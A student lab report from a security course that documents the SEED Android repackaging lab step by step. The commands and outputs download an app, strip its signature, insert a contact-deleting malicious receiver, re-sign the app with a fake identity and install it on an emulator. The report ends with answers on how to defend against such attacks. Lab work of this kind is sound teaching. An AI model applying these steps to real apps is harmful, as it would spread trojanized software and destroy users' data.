CSCE 548 Project 3

4/22/2018

Group 1: Philip Conrad, Nathaniel Stone, Theodore Stone, Ming Wong

Task 1

In this task we use wget to download the apk that will be the target of our attack. We also remove the previous signature from the apk by removing the META-INF/ folder from the archive.

Observations:

```
seed@MobiSEEDUbuntu:~/CSCE548-Project/Proj3$ make task1
# Download the apk
wget http://www.cis.syr.edu/~wedu/seed/Labs_Android5.1/Android_Repackaging/Repac
kagingLab.apk
--2018-04-22 01:29:59--  http://www.cis.syr.edu/~wedu/seed/Labs_Android5.1/Andro
id_Repackaging/RepackagingLab.apk
Resolving www.cis.syr.edu (www.cis.syr.edu)... 128.230.208.76
Connecting to www.cis.syr.edu (www.cis.syr.edu)|128.230.208.76|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1421095 (1.4M) [application/vnd.android.package-archive]
Saving to: ‘RepackagingLab.apk’

100%[=====================================>] 1,421,095   1.46MB/s   in 0.9s

2018-04-22 01:30:00 (1.46 MB/s) - ‘RepackagingLab.apk’ saved [1421095/1421095]

mv RepackagingLab.apk app.apk
zip -d app.apk META-INF/\*
deleting: META-INF/MANIFEST.MF
deleting: META-INF/CERT.SF
deleting: META-INF/CERT.RSA
seed@MobiSEEDUbuntu:~/CSCE548-Project/Proj3$
```

Running task 1; we download the apk and remove the old signature.

Task 2

In this task we use apktool to decode the apk.

Observations:

```
seed@MobiSEEDUbuntu:~/CSCE548-Project/Proj3$ make task2
# Decode the apk
apktool d app.apk
I: Using Apktool 2.1.0 on app.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/seed/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
seed@MobiSEEDUbuntu:~/CSCE548-Project/Proj3$
```

Using apktool to decode the apk.

Task 3

In this task we add a malicious broadcast receiver to the apk that deletes all contacts when triggered. This is done by adding the smali code for the broadcast receiver to the smali / com folder and adding the appropriate permissions to the manifest.

Observations:

```
seed@MobiSEEDUbuntu:~/CSCE548-Project/Proj3$ make task3
# Get the malicious code
wget http://www.cis.syr.edu/~wedu/seed/Labs_Android5.1/Android_Repackaging/Malic
iousCode.smali
--2018-04-22 01:24:34--  http://www.cis.syr.edu/~wedu/seed/Labs_Android5.1/Andro
id_Repackaging/MaliciousCode.smali
Resolving www.cis.syr.edu (www.cis.syr.edu)... 128.230.208.76
Connecting to www.cis.syr.edu (www.cis.syr.edu)|128.230.208.76|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2400 (2.3K) [text/plain]
Saving to: ‘MaliciousCode.smali’

100%[======================================>] 2,400       --.-K/s   in 0s

2018-04-22 01:24:35 (183 MB/s) - ‘MaliciousCode.smali’ saved [2400/2400]

# Move the malicious code in
cp MaliciousCode.smali app/smali/com/MaliciousCode.smali
# TODO For now, edit manifest with gedit
#gedit app/AndroidManifest.xml
# Copy prepared manifest over
cp AndroidManifest.xml app/AndroidManifest.xml
seed@MobiSEEDUbuntu:~/CSCE548-Project/Proj3$
```

Running task 3; we download the malicious smali code and replace the default manifest with the malicious one.

Task 4

In this task we repackage the APK, signing it with our own generated key.

Observations:

```
seed@MobiSEEDUbuntu:~/CSCE548-Project/Proj3$ make task4
# Rebuild the APK
apktool b app -o appnew.apk
I: Using Apktool 2.1.0
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
# Sign the APK
# Generate a public and private key pair
keytool -alias my-alias.alias -genkey -v -keystore \
                my-key.keystore -keyalg RSA -keysize 2048 -validity 10000
Enter keystore password:
Re-enter new password:
What is your first and last name?
  [Unknown]:  Group 1
What is the name of your organizational unit?
  [Unknown]:
What is the name of your organization?
  [Unknown]:
What is the name of your City or Locality?
  [Unknown]:
What is the name of your State or Province?
  [Unknown]:
What is the two-letter country code for this unit?
  [Unknown]:
Is CN=Group 1, OU=Unknown, O=Unknown, L=Unknown, ST=Unknown, C=Unknown correct?
  [no]:  yes
```

Running task 4; first we use apktool to rebuild the the APK. Next, we sign the APK, first generating a public private key pair to use for the signature. Finally, we enter the signature metadata; for a real attack we would use official appearing entries here to fool users.

```
Generating 2,048 bit RSA key pair and self-signed certificate (SHA256withRSA) with a
validity of 10,000 days
        for: CN=Group 1, OU=Unknown, O=Unknown, L=Unknown, ST=Unknown, C=Unknown
Enter key password for <my-alias.alias>
        (RETURN if same as keystore password):
[Storing my-key.keystore]
# Sign the apk
jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 \
                -keystore my-key.keystore appnew.apk my-alias.alias
Enter Passphrase for keystore:
   adding: META-INF/MANIFEST.MF
   adding: META-INF/MY-ALIAS.SF
   adding: META-INF/MY-ALIAS.RSA
  signing: AndroidManifest.xml
  signing: classes.dex
```

Once the above information is entered, the keystore file is generated and the apk can be signed. We use a 2048 bit key that is intended to be valid for 10,000 days.

Afterwards, each file in the APK is added and signed in succession.

```
  signing: res/mipmap-xxxhdpi-v4/ic_launcher.png
  signing: resources.arsc
jar signed.

Warning:
No -tsa or -tsacert is provided and this jar is not timestamped. Without a timestamp,
 users may not be able to validate this jar after the signer certificate's expiration
 date (2045-09-07) or after any future revocation date.
seed@MobiSEEDUbuntu:~/CSCE548-Project/Proj3$
```


The end of the process, showing that the jar file was successfully signed.

Task 5

The goal of this task is to install the malicious app onto the android device. We first determine the IP address of the android by typing *netfcg* on the android terminal. After that, we connect our Ubuntu machine to our android emulator to install our newly modified app.

Observations:


Before we install the app, there are three contacts.




We use these commands to perform our app installation.

```
seed@MobiSEEDUbuntu:~/Project3/CSCE548-Project/Proj3$ make task5
# Connect to the Android VM through IP address
adb connect 10.0.2.5
connected to 10.0.2.5:5555
# Install the app
adb install appnew.apk
5261 KB/s (1420988 bytes in 0.263s)
        pkg: /data/local/tmp/appnew.apk
Success
```

We observe that our appnew.apk is installed onto the android device. It still uses the original name of the app, which is Repacking Lab.



When we launch the Repackaging Lab once and restart the android device, we notice all our contacts have been obliterated by our successful repackaging attack.



Lab Questions

1. **Why is the repackaging attack not much a risk in iOS devices?**
   A certificate authority, often Apple, signs all the code submitted to its App Store and does not allow runtime modification of the app. Code signing ensures the app has not been altered since it was signed, identifies the source of the code, and determines whether the code is trustworthy. In other words, this implies that the app that you submit to the App Store is that version of app offered from the App Store.

   On the other hand, Google does not enforce code signing and allows runtime modification of the code. This means an attacker can modify the app after it is on the Google marketplace It is more difficult to repackage an app from Apple App Store because Apple's code signing can be used to catch a malicious app.

2. **If you were Google, what decisions you would make to reduce the attacking chances of repackaging attacks?**
   Google should recommend developers to obfuscate their source code. Google should also forces developers to provide some identity information likes social security number so that developers would be held accountable if their apps conduct malicious activities.

3. **Third-party markets are considered as the major source of repackaged applications. Do you think that using the official Google Play Store only can totally keep you away from the attacks? Why or why not?**
   Using Google Play Store might help a bit. However, it does not prevent attackers from submitting a repackaged app to the store that you later download.

4. **In real life, if you had to download applications from untrusted source, what would you do to ensure the security of your device?**
   The android system has a built-in security feature called Google Play Protect. Google Play Protect checks on apps from Google play store before you download it. It also scans and warns you about any potentially harmful apps from other sources and removes known harmful apps from your device. You must make sure that Google Play Protect on your device is turned on.

   You should check the app permissions and try to give the minimum level permissions. You should turn off Wi-Fi when you are not using your phone.

Contributions

All members participate in the project and verify each other works.
Nathaniel, Theodore, and Philip work on Task 1 thru 4.
Ming works on Task 5 and answers the lab questions.